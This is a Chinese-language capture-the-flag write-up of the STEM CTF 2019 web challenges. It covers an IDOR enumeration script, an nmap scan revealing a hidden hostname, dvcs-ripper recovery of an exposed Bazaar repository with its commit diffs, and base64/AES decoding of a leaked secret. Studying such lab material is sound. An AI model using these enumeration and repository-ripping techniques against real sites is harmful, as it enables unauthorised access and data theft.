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STEM CTF: Cyber Challenge 2019 WEB Write-ups


落花四月 / 2019-02-28 07:48:00 / 浏览数 1091 安全技术 CTF 顶(0) 踩(0)


STEM CTF: Cyber Challenge 2019 Write-ups

好久没有玩CTF，跪了(QAQ）本文是关于web题目的解析后面两题是赛后，看着大佬的思路进行复现的，文末已经给出相应的参考文章

什么都不说了，先跪就好(Orz)


Turing Test






http://138.247.13.111/

这一题被称为热身题，只需要结合这个维基百科就可以得到flag:https://en.wikipedia.org/wiki/Alan_Turing



成功拿到flag：



`Flag: MCA{sms_2fa_is_bad_also}`

Super Secret Hidden Service


https://138.247.13.115/

由给出的链接进入网站发现Google对于这个网站的返回报错处理：

这只是意味着caddy服务响应客户端发送的服务器名称，因为我们发送了这个IP，我们得到了错误响应，所以我们需要知道这个域名。

具体原因可以参考：https://nvd.nist.gov/vuln/detail/CVE-2018-19148


我们使用nmap进行简单的扫描就会得到




访问扫描得到的`DNS:138.247.13.115.xip.io`就可以得到flag：

TODO

http://138.247.13.110/



随手输入内容进行简单的测试，发现输入的内容重定向到：http://138.247.13.110/todolist/1000/




查看网页源代码发现两个自定义的js脚本

lists.js 这个是对我们有用的脚本，仔细读取后面的内容可以发现

```
// send put request using the data of the get for the same id
 var todoURL = '/api/todos/' + todoID + '/'
 $.getJSON(todoURL, function(data) {
data.is_finished = isFinished;
if (isFinished) {
 data.finished_at = moment().toISOString();
} else {
 data.finished_at = null;
}
$.ajax({
 url: todoURL,
 type: 'PUT',
 contentType: 'application/json',
 data: JSON.stringify(data),
 success: function() {
location.reload();
 }
});
```

我们可以访问这里面的数据



因此我们只需要使用burp，对http://138.247.13.110/api/todos/<id>/其中的id从1遍历到1000即可</id>

得到flag：MCA{al3x4_5et_a_r3minder}

或者写一个脚本：


```
import requests
import re
url = 'http://138.247.13.110/todolist/'

for i in range(1,1001):
   print('Requesting ' + url + str(i))
   response = requests.get(url + str(i))
   stripped = re.sub('<[^<]+?>', '', response.text)
   if 'MAC' in stripped:
       print(stripped.strip())
       break
```

My First Blog

由于能力原因，本题并未能够做出，这一题的思路后面将会给出参考文章

http://138.247.13.106/



Bazaar - 世界上最好的版本控制！是一个线索，我们可以使用工具dvcs-ripper 找到Bazaar的源码

工具链接：https://github.com/kost/dvcs-ripper

```
% ~/CTF/tools/dvcs-ripper/rip-bzr.pl -v -u http://138.247.13.106/.bzr/
[i] Downloading bzr files from http://138.247.13.106/.bzr/
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[d] found branch-format
[d] found branch/branch.conf
[d] found branch/format
[d] found branch/last-revision
[d] found branch/tags
[d] found checkout/conflicts
[d] found checkout/dirstate
[d] found checkout/format
[!] Not found for checkout/merge-hashes: 404 Not Found
[d] found checkout/views
[d] found repository/format
[d] found repository/pack-names
[i] Running bzr check to check for missing items
[i] Getting repository/indices/c325a543411b3717bd63b6cc879e3d50.rix
[d] found repository/indices/c325a543411b3717bd63b6cc879e3d50.rix
[i] Got items with bzr check: 1
[i] Items fetched: 1
[i] Running bzr check to check for missing items
```

```
[i] Getting repository/packs/c325a543411b3717bd63b6cc879e3d50.pack
[d] found repository/packs/c325a543411b3717bd63b6cc879e3d50.pack
[i] Got items with bzr check: 1
[i] Items fetched: 1
[i] Running bzr check to check for missing items
[i] Getting repository/indices/c325a543411b3717bd63b6cc879e3d50.iix
[d] found repository/indices/c325a543411b3717bd63b6cc879e3d50.iix
[i] Got items with bzr check: 1
[i] Items fetched: 1
[i] Running bzr check to check for missing items
[i] Getting repository/indices/c325a543411b3717bd63b6cc879e3d50.cix
[d] found repository/indices/c325a543411b3717bd63b6cc879e3d50.cix
[i] Got items with bzr check: 1
[i] Items fetched: 1
[i] Running bzr check to check for missing items
[i] Getting repository/indices/c325a543411b3717bd63b6cc879e3d50.tix
[d] found repository/indices/c325a543411b3717bd63b6cc879e3d50.tix
[i] Got items with bzr check: 1
[i] Items fetched: 1
[i] Running bzr check to check for missing items
[i] Got items with bzr check: 0
[i] Items fetched: 0
[i] Finished fetching (5/5)
[i] Checking out/Reverting source by calling bzr revert
N  index.php
```

现在我们可以看到以前提交的源代码文件


```
% bzr log
------------------------------------------------------------
revno: 1
committer: BZR Lover
branch nick: filePathTraversalEasy
timestamp: Thu 2018-12-06 13:48:25 -0500
message:
 BZR is so cool!

% bzr revert

% cat index.php|grep MCA
// Flag is MCA{canonical_is_literally_my_favorite_company_in_the_whole_world}
```

Medium is overrated

http://138.247.13.104/



这一题我们可以使用与上面一题同样的方式进行解答

```
$ ~/CTF/tools/dvcs-ripper/rip-bzr.pl -v -u http://138.247.13.104/.bzr/
```

然后我们可以为index.php文件显示提交历史记录（-p：显示每个修订版本的不同）：

```
% bzr log -p index.php
------------------------------------------------------------
revno: 167
committer: BZR Lover
branch nick: filePathTraversalHard
timestamp: Thu 2018-12-06 18:00:21 -0500
message:
 Oops
diff:
=== modified file 'index.php'
--- index.php   2018-12-06 23:00:02 +0000
+++ index.php   2018-12-06 23:00:21 +0000
@@ -28,5 +28,4 @@
?>
</div>
</body>
-</html>
-<!-- 6fb3b5b05966fb06518ce6706ec933e79cfaea8f12b4485cba56321c7a62a077 -->
\ No newline at end of file
+</html>
\ No newline at end of file
------------------------------------------------------------
revno: 166
committer: BZR Lover
branch nick: filePathTraversalHard
timestamp: Thu 2018-12-06 18:00:02 -0500
message:
 CentOS is just RedHat
diff:
=== modified file 'index.php'
--- index.php   2018-12-06 22:54:52 +0000
+++ index.php   2018-12-06 23:00:02 +0000
@@ -10,6 +10,8 @@
<h1 class="display-4">My Blog</h1>
<p class="lead">Just a spot for me to talk about how much I love Canonical</p>
</div>
+<h1>CentOS is just RedHat</h1>
+<p>A friend of mine was explaining how the company he works for pays for RedHat. I don't understand why they are LITERALLY th
<h1>I love Canonical</h1>
<p>As someone who is just getting started with Linux, I love Canonical. They build the easiest to use Linux distribution I can
<ul>
@@ -26,4 +28,5 @@
?>
</div>
</body>
-</html>
\ No newline at end of file
+</html>
+<!-- 6fb3b5b05966fb06518ce6706ec933e79cfaea8f12b4485cba56321c7a62a077 -->
\ No newline at end of file
------------------------------------------------------------
revno: 156
committer: BZR Lover
branch nick: filePathTraversalHard
timestamp: Thu 2018-12-06 17:54:52 -0500
message:
 Nevermind on the blog post
diff:
=== modified file 'index.php'
--- index.php   2018-12-06 22:52:42 +0000
+++ index.php   2018-12-06 22:54:52 +0000
@@ -10,11 +10,6 @@
<h1 class="display-4">My Blog</h1>
<p class="lead">Just a spot for me to talk about how much I love Canonical</p>
```

```
</div>
-<h1>Encryption is so cool!</h1>
-<p>It's so cool that I can paste a block of text here and if its encrypted then none of you will EVER be able to read it! Aft
-<p>NWEyYTk5ZDNiYWEwN2JmYmQwOGI5NjEyMDVkY2FlODg3ZmIwYWNmOWYyNzI5MjliYWE3OTExZmFhNGFlNzc1MQ==</p>
-<p>There's like a whole 3 Bitcoin in there, but none of you will ever be able to get it!</p>
-<hr>
<h1>I love Canonical</h1>
<p>As someone who is just getting started with Linux, I love Canonical. They build the easiest to use Linux distribution I can
<ul>
------------------------------------------------------------
revno: 155
committer: BZR Lover
branch nick: filePathTraversalHard
timestamp: Thu 2018-12-06 17:52:42 -0500
message:
 Add a new blog post!
diff:
=== modified file 'index.php'
--- index.php   2018-12-06 18:48:25 +0000
+++ index.php   2018-12-06 22:52:42 +0000
@@ -10,6 +10,11 @@
<h1 class="display-4">My Blog</h1>
<p class="lead">Just a spot for me to talk about how much I love Canonical</p>
</div>
+<h1>Encryption is so cool!</h1>
+<p>It's so cool that I can paste a block of text here and if its encrypted then none of you will EVER be able to read it! Aft
+<p>NWEyYTk5ZDNiYWEwN2JmYmQwOGI5NjEyMDVkY2FlODg3ZmIwYWNmOWYyNzI5MjliYWE3OTExZmFhNGFlNzc1MQ==</p>
+<p>There's like a whole 3 Bitcoin in there, but none of you will ever be able to get it!</p>
+<hr>
<h1>I love Canonical</h1>
<p>As someone who is just getting started with Linux, I love Canonical. They build the easiest to use Linux distribution I can
<ul>
------------------------------------------------------------
revno: 1
committer: BZR Lover
branch nick: filePathTraversalEasy
timestamp: Thu 2018-12-06 13:48:25 -0500
message:
 BZR is so cool!
diff:
=== added file 'index.php'
--- index.php   1970-01-01 00:00:00 +0000
+++ index.php   2018-12-06 18:48:25 +0000
@@ -0,0 +1,29 @@
+<html>
+<head>
+<title>My Blog</title>
+<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css" integrity="sha384-Gn5384x
+</head>
+<body>
+
+<div class="container">
+<div class="jumbotron">
+<h1 class="display-4">My Blog</h1>
+<p class="lead">Just a spot for me to talk about how much I love Canonical</p>
+</div>
+<h1>I love Canonical</h1>
+<p>As someone who is just getting started with Linux, I love Canonical. They build the easiest to use Linux distribution I ca
+<ul>
+<li>Juju - The worlds best configuration management tool!</li>
+<li>Bazaar - The worlds best version control!</li>
+<li>Ubuntu - The worlds best OS!</li>
+<li>Launchpad - GitHub? Gross!</li>
+</ul>
+<hr>
+<h1>Learning PHP</h1>
+<p>I recently learned about PHP and I can't stop switching everything over to it. In fact, this blog is now powered by PHP, I
+<?php
+// Flag is MCA{canonical_is_literally_my_favorite_company_in_the_whole_world}
```


```
+?>
+</div>
+</body>
+</html>
\ No newline at end of file
```

所以很容易拿到私钥：`NWEyYTk5ZDNiYWEwN2JmYmQwOGI5NjEyMDVkY2FlODg3ZmIwYWNmOWYyNzI5MjliYWE3OTExZmFhNGFlNzc1MQ==`

使用base64进行解密就会得到：

由于AES ECB密钥必须是：`6fb3b5b05966fb06518ce6706ec933e79cfaea8f12b4485cba56321c7a62a077`

使用在线解密工具：http://aes.online-domain-tools.com/



得到flag:`MCA{I$love$bitcoin$so$much!}`

参考资料：

https://rawsec.ml/en/STEM-CTF-2019-write-ups/

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